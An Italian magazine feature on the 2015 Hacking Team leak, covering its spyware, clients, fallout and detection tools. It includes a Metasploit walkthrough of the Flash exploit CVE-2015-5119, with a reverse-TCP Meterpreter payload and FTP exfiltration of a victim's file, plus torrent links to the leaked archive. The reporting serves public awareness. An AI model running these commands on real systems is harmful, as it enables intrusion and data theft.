


Nel caso di Windows 8, gli basta fare un doppio clic sul file scaricato per avviarne la procedura di installazione. Nelle schermate del wizard cliccano in successione **Sì**, **Next**, **I Agree**, **Next** e **Install**. Di fatto, il programma torrent è pronto per il subdolo progetto...

un hacker, o un gruppo di hacker, che si batte per la libertà (digitale ma non solo) e, dunque, accusa Hacking Team di produrre software pronti a soffocarla. Per dirne una, la compagnia di via della Moscova, già nel 2013, compariva nell'elenco dei "nemici di Internet" stilato da Reporters sans frontières. Alcuni indizi, infatti, mostravano che il sistema RCS (Remote Control System) sviluppato da Hacking Team era in uso anche presso governi senza alcuna considerazione dei diritti umani. L'azienda guidata da David Vincenzetti ha sempre negato questo tipo di coinvolgimento, eppure, come vedremo, i dati trafugati lo sbugiardano.

QUESTI GOVERNI CI SPIANO!

La mappa mondiale con la dislocazione dei server di Hacking Team: il sospetto è che i governi di questi 21 paesi abbiano usato il software di spionaggio per scopi non leciti.




Concorrenza sleale


La seconda ipotesi è che a sferrare la sortita informatica ai server milanesi sia stato un concorrente. Si parla di ex dipendenti con tutto l'interesse a far fuori l'azienda per proporsi come valida alternativa ai suoi tanti clienti. L'emorragia di talenti dalla sede milanese di Hacking Team, in effetti, rende plausibile anche questa teoria. Infine, l'ipotesi più suggestiva: un governo colpito dai software made in Italy che, in qualche modo, voleva frenarne la diffusione. Oppure, addirittura, un ex cliente governativo con tutto l'interesse a mettere KO la società dopo averne sfruttato i servigi. Difficile stabilire, ora, quale sia la teoria più realistica, ma dalle informazioni trapelate in merito all'attacco emerge qualche verità assoluta. Innanzitutto, 400 gigabyte di dati non sono una bazzecola. È servito molto tempo, almeno qualche settimana, per scaricarli. Ciò posto, possibile che un'azienda composta da esperti di sicurezza di comprovata fama non si sia accorta di un'intrusione del genere? Un furto così massiccio lascia tracce non solo a lavoro ultimato, ma anche in corso d'opera: grossi rallentamenti della linea, accessi dall'esterno, una certa instabilità del sistema, per dire le prime che vengono in mente. Davvero nessun si è accorto di nulla? E soprattutto: davvero, degli esperti, con anni di esperienza alle spalle, e fior di enti governativi e società che dipendono dai loro programmi, prescindono dalla regola numero 1 della sicurezza informatica, ossia utilizzare una password sicura? Come detto, è impossibile, al momento, sapere come siano andate realmente le cose, ma è altrettanto difficile ipotizzare un attacco in un solo senso, dall'esterno e senza alcun intervento "accomodante" dall'interno. Fatto da qualcuno che conosceva molto bene l'architettura informatica dell'azienda.

The Black List


Se in merito alle cause non ci sono certezze, queste abbondano, invece, sulle attività dell'Hacking Team e sui suoi clienti, proprio grazie a quanto emerso dalla miniera di dati sottratti. Partiamo dai clienti, con un elenco che include non solo paesi "leciti", ma anche altri sotto embargo o con ben poca considerazione dei diritti



I link torrent da cui scaricare il materiale di HT cambiano in continuazione. I furboni, hanno comunque trovato una pagina sempre aggiornata (www.winmagazine.it/link/3212). Dalla home del sito selezionano un link recente e scaricano il relativo file con estensione torrent.



A questo punto i furboni, effettuano un doppio clic sul file .torrent appena scaricato per aprire il file in Deluge e ritrovarsi con l'enorme archivio Hacking Team spezzettato in tanti, grossi, file. C'è chi scarica l'archivio nella sua interezza cliccando sul pulsante **Aggiungi**.



In questa mappa è possibile seguire i percorsi dei dati elaborati dal sistema RCS (Remote Control System) di Hacking Team per trasmettere le informazioni facendo perdere le loro tracce.

umani: Australia, Azerbaijan, Bahrain, Cile, Colombia, Cipro, Repubblica Ceca, Ecuador, Egitto, Etiopia, Germania, Honduras, Ungheria, Italia, Kazakhstan, Lussemburgo, Malesia, Messico, Mongolia, Marocco, Nigeria, Oman, Panama, Polonia, Russia, Arabia Saudita, Singapore, Corea del Sud, Spagna, Sudan, Svizzera, Tailandia, Emirati Arabi, Stati Uniti, Uzbekistan e Vietnam. A questi, si aggiungono decine di enti militari e aziende private, in particolare alcuni colossi finanziari e delle telecomunicazioni. Una lista da far tremare fior di scrivanie, proprio per la particolarità dei software sviluppati da Hacking Team. E qui arriviamo al pezzo forte dei famosi 400 GB di dati trafugati: il codice che rivela il funzionamento del software milanese. Di base, il sistema Remote Control System Galileo, come l'azienda stessa lo definisce, è una "hacking suite for governmental interception", quindi una sorta di coltellino svizzero in grado di effettuare intercettazioni a livello governativo. Più prosaicamente, parliamo di un vero e proprio trojan, quindi un programma che, una volta installato in un dispositivo, è in grado di intercettarne qualsiasi dato e inviarlo al "mandante". Dire trojan, in realtà, significa ben poco: ci sono trojan realizzabili in un paio d'ore e molto basilari, altri che richiedono anni di ricerca e sviluppo. Da quanto emerso analizzando il codice trafugato dagli uffici di Hacking Team, Galileo era tutto fuorché un trojan banale. Tutt'altro. Già nel 2014, i ricercatori di aziende di sicurezza informatica quali Kaspersky Lab e Citizen Lab analizzarono il programma di Hacking team, evidenziandone buona parte delle caratteristiche più avanzate. Per esempio, la grande versatilità, con moduli in grado d'installarsi in pressoché qualsiasi dispositivo fisso e mobile. E poi funzioni per raccogliere e inviare, o deviare, al mandante e-mail, SMS, telefonate, posizioni GPS, per arrivare all'attivazione di fotocamera e microfono. E sullo sfondo, una rete di oltre 350 server sparsi in tutto il mondo, pronti a gestire la grande molte di dati spiati, specie se si pensa che, con Galileo, un singolo individuo poteva controllare fino a centomila dispositivi. Capito perché viene difficile pensare che l'attacco all'Hacking Team possa essersi basato solo su una password troppo semplice?

Software all'avanguardia

A questo punto, molti potrebbero continuare a ignorare la potenza di software come Galileo, e le conseguenze di quanto accaduto all'azienda milanese, bollando il tutto come robaccia da nerd. Non è così. Intendiamoci: non c'è nessuna ragione per credere che un software di questo tipo, costoso e comunque difficile da maneggiare (una fornitura, fatture alla mano, poteva superare anche il milione di euro), metta in pericolo la sicurezza di un semplice cittadino. Quel che tuttavia è certo è che un trojan come quello di Hacking Team è raffinato quanto basta per colpire potenzialmente chiunque. E con chiunque, e questo sì dovrebbe interessare il comune cittadino, intendiamo politici, capi di stato, piani alti di enti militari e aerospaziali, colletti bianchi del mondo della finanza. Se l'utilizzo di Galileo, così come altri software dello stesso tipo, fosse limitato a ragioni di sicurezza, secondo un'etica e parametri di controllo precisi, probabilmente non ci sarebbe motivo per preoccuparsi. Dopotutto sono questi software, piaccia o non piaccia, ad avere un ruolo primario nell'anti-terrorismo. Tuttavia, la vicenda Hacking Team mostra una realtà amara: un trojan è, a tutti gli effetti, un malware, e non c'è modo di utilizzare un malware solo per scopi lodevoli. È nella sua natura essere dannoso, o forse è nella sua natura indurre in tentazione chi ne ha il controllo. Le conseguenze di questa vicenda sono incalcolabili. Da una parte, chi utilizza (o utilizzava) il Remote Control System per scopi benevoli, ora dovrà cambiare strategia perché gli obiettivi "cattivi" sanno come difendersi. Dall'altra, chi lo utilizzava per scopi meno nobili, da questa vicenda ha imparato a coprire meglio le proprie attività e a tutelarsi anche nel caso in cui queste siano esposte alla gogna pubblica. Difficile stabilire, in questa storia, chi sia davvero il cattivo.

NON SIAMO SOLI

Hacking Team non è l'unica azienda specializzata in questo genere di software "oscuro". E non parliamo solo di soluzioni per lo spionaggio, ma anche di programmi per difendersi da queste. Un esempio è **ReaQta**, con sede in Malta e aperta, guarda caso, da Alberto Pelliccione, un ex di Hacking Team. E poi **MALA s.r.l.**, di stanza a Torino e fondata da un altro ex dell'azienda milanese, ossia Guido Landi. Poi ci sono le tedesche **AGT** e **FinFisher**, quest'ultima la vera concorrente del team di Vincenzetti; e **Te4i**, con sede a Dubai ma fondata sempre da italiani.

Passepartout per i pirati

Provato il tool buca-Flash che entra in qualunque computer, in barba agli antivirus, ai firewall e a tutti i tool di sicurezza

L'eco del "datagate" del 2013 non si è ancora spento, Edward Snowden è tuttora considerato un paladino della libertà dagli utenti ed un traditore dal Governo Statunitense. L'idea che agenzie governative come l'NSA abbiano esagerato nella loro paranoica caccia ai nemici dell'occidente, controllando milioni di utenti senza che alcun tribunale avesse autorizzato intercettazioni di alcun tipo, è ormai affermata. Quello che non sapevano, almeno non con certezza, fino a qualche settimana fa era che le agenzie governative non erano sole in questo lavoro: diversi governi si sono avvalsi dei servizi di alcune aziende per compiere le azioni di sorveglianza. Insomma, lo stereotipo delle squadre di esperti di sicurezza informatica assoldati da un qualsiasi governo e messi a lavorare in un bunker sotterraneo per attaccare computer dei presunti "nemici" non era del tutto completo: in questa immagine mancavano le aziende di sicurezza informatica, disposte a svolgere lo stesso lavoro in cambio di denaro e per governi diversi (spesso, governi in lotta tra loro). Queste aziende sono, in un certo senso, i trafficanti di armi della guerra cybernetica.

Da Milano con successo

Nelle pagine precedenti abbiamo parlato di Hacking Team, un'azienda italiana con sede a Milano che è una delle principali nel settore della sicurezza informatica. HackingTeam è diventata famosa quando un gruppo di attivisti per la libertà di informazione ha deciso di pubblicare su WikiLeaks una serie di documenti riservati per un totale di circa 400 GB di dati riservati con informazioni di ogni tipo che dimostrano la vendita da parte dell'azienda a governi di tutto il mondo, inclusi quelli che non rispettano le libertà civili (tra i quali il Sudan, che è al momento sotto embargo ONU), di un programma di propria produzione chiamato Remote Control System. Tale strumento consente, tramite lo sfruttamento di alcuni bug scoperti dalla stessa HackingTeam e mai resi pubblici, di assumere il controllo di qualunque computer. Naturalmente, nessuno degli affari di HackingTeam era illegale, anzi: l'azienda si è premurata di lavorare sempre nell'ambito della legislazione europea. L'unica eccezione riguarda una fattura, trovata tra le varie e-mail, di 960.000 euro pagata dai servizi segreti del Sudan: gli esperti stanno ancora cercando di capire se questa vendita possa essere considerata una violazione dell'embargo ONU nei confronti della dittatura del paese africano.

Più exploit per tutti

Ma scoprire il giro d'affari dell'azienda milanese non è l'unico punto di interesse dello studio dei dati trafugati dai server di HackingTeam. Per chi si occupa di sicurezza informatica, infatti,

PER SAPERNE DI PIU'

NON È SOLO SPIONAGGIO


Alcune e-mail indicano rapporti commerciali di HackingTeam con aziende di vario tipo, tra cui anche assicurazioni e banche. Tuttavia, non sappiamo quali servizi tali aziende abbiano acquistato: non è detto che si tratti di sistemi per spiare i clienti, potrebbe invece trattarsi di semplici test per la sicurezza dei loro database.

LEGGI SUL WEB

https://archive.is/n0om8
Il pirata che ha crackato le e-mail di HackingTeam è riuscito anche ad entrare nel loro account Twitter ufficiale e lo ha utilizzato defacciandolo per annunciare le proprie azioni. Oggi la pagina Twitter è memorizzata sul sito archive.is.

COSÌ SCOPRI SE SEI SPIATO DAL SOFTWARE DI HACKING TEAM


Da noi interpellato, l'esperto di sicurezza Raoul Chiesa ha spiegato che esiste uno strumento per capire se il proprio computer è stato infettato dallo spyware di HackingTeam. Questo strumento si chiama **Detekt** (lo trovi nella sezione Antivirus&Sicurezza del Win CD/DVD-Rom) ed è stato rilasciato grazie al supporto di organizzazioni come Amnesty International. Per utilizzare il programma è consigliabile scollegare il proprio computer da Internet e disabilitare temporaneamente l'antivirus (finché non si completa il test). Una procedura guidata all'avvio del programma consente di iniziare facilmente il test, che può richiedere fino a 30 minuti. Nel caso venga rilevato uno spyware, è possibile tentare di eliminarlo con un programma come **Spybot** (lo trovi nella sezione Antivirus&Sicurezza del Win CD/DVD-Rom), ma sarebbe consigliabile ripristinare lo stato del computer a quello iniziale. Infatti, secondo i Trendlabs di TrendMicro, HackingTeam eseguiva anche delle modifiche al BIOS UEFI preinstallato su molti modelli di schede madre per consentire al proprio spyware di rimanere invisibile ai software di controllo installati nel PC delle vittime.





l'obiettivo primario è scoprire quanti più dettagli possibili sul software Remote Control System e sugli spyware sviluppati dall'azienda milanese, oltre che sui vari bug che ha scoperto nei principali programmi di uso comune. Infatti, comprendendo il loro funzionamento, è possibile sviluppare delle soluzioni. Non è un caso che nelle settimane successive alla divulgazione delle informazioni riservate sia stata rilasciata una valanga di aggiornamenti per Windows, Flash e molti altri software usati dalla maggioranza degli utenti: sono tutti tentativi di arginare le falle tramite cui HackingTeam riusciva a penetrare i computer di qualsiasi utente. C'è però un problema: se le caratteristiche di questi bug sono pubblicamente disponibili significa che possono accedervi non solo i progettisti di antivirus e quelli dei programmi "buggati", ma anche i pirati informatici interessati a sfruttare gli exploit di HackingTeam per commettere azioni criminali. In altre parole, fino a qualche settimana fa soltanto i clienti di HackingTeam, che avevano preso accordi con tale azienda e l'avevano pagata per i suoi "servizi", potevano utilizzare gli exploit contenuti nel programma RCS per accedere al computer di un qualsiasi utente. Ora, invece, chiunque può copiare il codice sorgente dei vari exploit e utilizzarlo per i propri scopi. Uno dei primi bug ad essere scoperti è stato quello di Flash, noto con il nome CVE-2015-5119 (www.winmagazine.it/link/3214). Questo bug, presente in tutte le versioni di Flash dalla 9 in poi, ovvero circa il 50% di tutti i computer del mondo, potrebbe consentire ai pirati un accesso remoto al sistema operativo dell'utente vittima. Ottenuto il terminale remoto è poi possibile installare sul sistema della vittima uno spyware capace di fornire loro il controllo remoto del sistema in un qualsiasi momento.

Così funziona l'exploit di Flash

Uno dei bug più pericolosi tra quelli utilizzati da Hacking Team riguarda il componente per browser Flash Player. Grazie al tool di penetration test Metasploit siamo in grado di capire nei dettagli come funziona.







1 Caricare l'exploit


Avviato il terminale di Metasploit con il comando *msfconsole*, il pirata deve prima di tutto indicare quale exploit intende utilizzare. Per scegliere quello basato sulla vulnerabilità di Flash deve dare il comando *use exploit/multi/browser/adobe_flash_hacking_team_uaf*.


2 Quale payload usare


Il pirata opta per il classico *set payload windows/meterpreter/reverse_tcp*. Poi, il comando *show options* indica al pirata quali siano le opzioni da specificare: le più importanti sono *lhost* e *srvhost*, che vanno impostate con l'IP del pirata.

3 La pagina HTML piratata

Il comando *exploit* verifica che le condizioni siano adatte e poi avvia il server Web con una pagina HTML apparentemente bianca contenente il codice malevolo. Nella console apparirà il link che il pirata deve rendere pubblico: qualcosa del tipo *http://www.nomedominio.com/GUkbkX/*.







4 È arrivata una vittima

Appena sulla console Metasploit del pirata appare il messaggio di apertura di una sessione Meterpreter, il pirata "ha vinto". Gli basta infatti scrivere il comando *sessions -i 1* per ottenere un terminale con accesso al sistema vittima.

5 I comandi del pirata

Tramite Meterpreter, il pirata può ottenere informazioni sul sistema operativo della vittima. Usando il comando *shell*, può aprire un prompt dei comandi. Da qui il pirata può fare qualsiasi cosa, per esempio leggere i file con il comando *dir*.

6 Controllo assoluto

Quando il pirata trova qualcosa di interessante, lancia il comando *ftp server.com* per collegarsi al suo server FTP. Con il comando *put C:\Users\utente\file.jpg /file.jpg* il pirata invia al proprio server il file e i documenti che desidera sottrarre.

avxhome.se

IL CASO HT ANALIZZATO DA RAOUL CHIESA

Sul caso di Hacking Team abbiamo chiesto un autorevole parere al più famoso hacker italiano, esperto di sicurezza informatica. Ecco cosa ci ha raccontato.

Il leak di HackingTeam, oramai etichettata in tutto il mondo come HackedTeam, credo vada considerato come uno degli incidenti più gravi nel settore delle cosiddette Lawful interceptions (le intercettazioni legali), una sorta di pietra miliare: tutto cambierà, tutto sarà diverso, da ora in poi. Ho definito la violazione, sottrazione e pubblicazione dei dati (il "leak") un incidente tremendo, per diverse ragioni.

- In primo luogo, il codice sorgente dei trojan di HackingTeam è ora disponibile a chiunque, in primis proprio a quei soggetti i quali erano oggetto di interesse ed intercettazione da parte dei clienti dell'azienda (tipicamente, governi, forze dell'ordine e forze speciali, agenzie di intelligence).
- In seconda istanza, tutte le comunicazioni interne (e-mail) dell'azienda, sia tra colleghi che da e verso i clienti, sono ormai pubbliche. Un danno immenso, specialmente leggendo con attenzione alcune discussioni decisamente particolari, così come il tono e le parole utilizzate verso alcuni soggetti e clienti.
- Come terzo punto, l'elenco stesso dei clienti. Quello del Lawful Interception è un mercato nel quale la riservatezza è tutto, un aspetto peraltro comune a tutto il mondo dell'Information Security. E qui abbiamo un secondo preoccupante risvolto di tutta la faccenda, certamente quello che si è rivelato il più catastrofico per HackingTeam: l'apparente dimostrazione, apparenti prove ed evidenze di aver venduto (o, quantomeno, intrapreso tentativi di prevendita) ai cosiddetti "Paesi canaglia", a regimi oppressivi e certamente discutibili, le loro soluzioni.

Proprio gli aspetti legati al mondo dell'Information Security rappresentano un ulteriore punto di discussione. HackingTeam, infatti, aveva deciso sin dall'inizio di offrire anche servizi di penetration testing e verifica delle vulnerabilità ai suoi clienti. Ora, non c'è incubo peggiore per un'azienda che il vedere i report di questi test a disposizione di tutti: elenchi di vulnerabilità, password, tutti i "segreti" (spesso anche non belli), esposti al mondo intero. In questo caso, l'elenco dei clienti i cui report sono ora liberamente scaricabili è lunghissimo: partiamo dall'ABI (l'Associazione Bancaria Italiana) e proseguiamo con UbiBanca, Generali, Unipol, Cattolica, CnpCapitalia, Fondiaria SAI, Itas Assicurazioni, oltre a ING Direct, Deutsche Bank, Barclays, RSA e Axa. E poi TIM e Alenia Aermacchi. Da quanto accaduto si possono quindi trarre una serie di lezioni:

1 Come ripeto da anni i confini, una volta netti e distinti, tra il mondo dell'hacking e del digital underground, il cybercrime, il cyber Espionage, l'information warfare e il cosiddetto "controllo dell'informazione" sono oramai vacui, grigi, quasi senza distinzioni. Tutto ciò, come ha dimostrato per primo lo scandalo della NSA e le rivelazioni di Edward Snowden (il quale, come mio parere personale, andrebbe insignito del premio Nobel per la Pace, come ho detto pubblicamente più volte), è pericoloso, molto pericoloso.


2 È inammissibile che un'azienda operante in specifici settori (qui mi riferisco nello specifico alle verifiche di sicurezza, i penetration test insomma) non abbia i propri archivi su server cifrati e scollegati (off-line), quindi non accessibili remotamente. Inoltre, non vi è alcun bisogno di "tenere" i report di clienti per così tanti anni (alcuni dei leak erano risalenti addirittura al 2006/2008; teniamo inoltre presente come HackingTeam abbia smesso di erogare questo servizio circa 2-3 anni fa, in quanto il team che li eseguiva si è distaccato dall'azienda madre e ha aperto una propria società).

3 In un settore, un mercato "grigio", ci sono comunque delle regole che vanno rispettate. Questo, a quanto sembra alla data in cui scrivo, non è successo. Si è arrivati ad una situazione di onnipotenza eccessiva, pazzesca, non accettabile, che ha portato - direttamente o indirettamente - a tutto questo.

Bisogna fare attenzione e non dimenticare mai che si parla di persone, non solo di tecnologia. Viviamo in un mondo totalmente on-line, e dipendiamo sempre più dall'Information Technology: tutto questo non è un gioco. Come disse una grande mente della storia: "da una grande conoscenza derivano grandi responsabilità".

I TOOL DI SPIONAGGIO IN CHIARO SU GOOGLE

I dati riservati di HackingTeam e le e-mail scambiate dai dirigenti dell'azienda milanese con i loro clienti sono state pubblicate inizialmente su WikiLeaks, ma è piuttosto scomodo scaricarle da tale sito, perché è necessario selezionarle una alla volta. Il pirata che ha cracckato i profili degli amministratori di sistema di HackingTeam ha però caricato tutto il materiale rubato nella rete torrent (http://infotomb.com/eyyxo.torrent) e su un server HTTP (https://ht.transparencytoolkit.org). Attenzione, però: ricordiamo che i download torrent non sono anonimi, quindi se scarichiamo questo file potremo essere facilmente identificabili. Naturalmente, molti curiosi stanno scaricando questi messaggi senza curarsi troppo delle conseguenze legali. Tuttavia è importante ricordare che esiste anche un ulteriore problema: quello della gestione della gran mole di dati. Infatti, per riuscire a trovare qualcosa in oltre 400 GB di dati è necessario utilizzare strumenti statistici per isolare le informazioni importanti da quelle irrilevanti e per collegarle tra di loro.



Tutti i sorgenti delle vulnerabilità sfruttate da HackingTeam sono state pubblicate on-line, a disposizione di qualunque pirata informatico volesse approfittarne per attaccare i nostri PC!

IL CODICE SORGENTE DI RCS

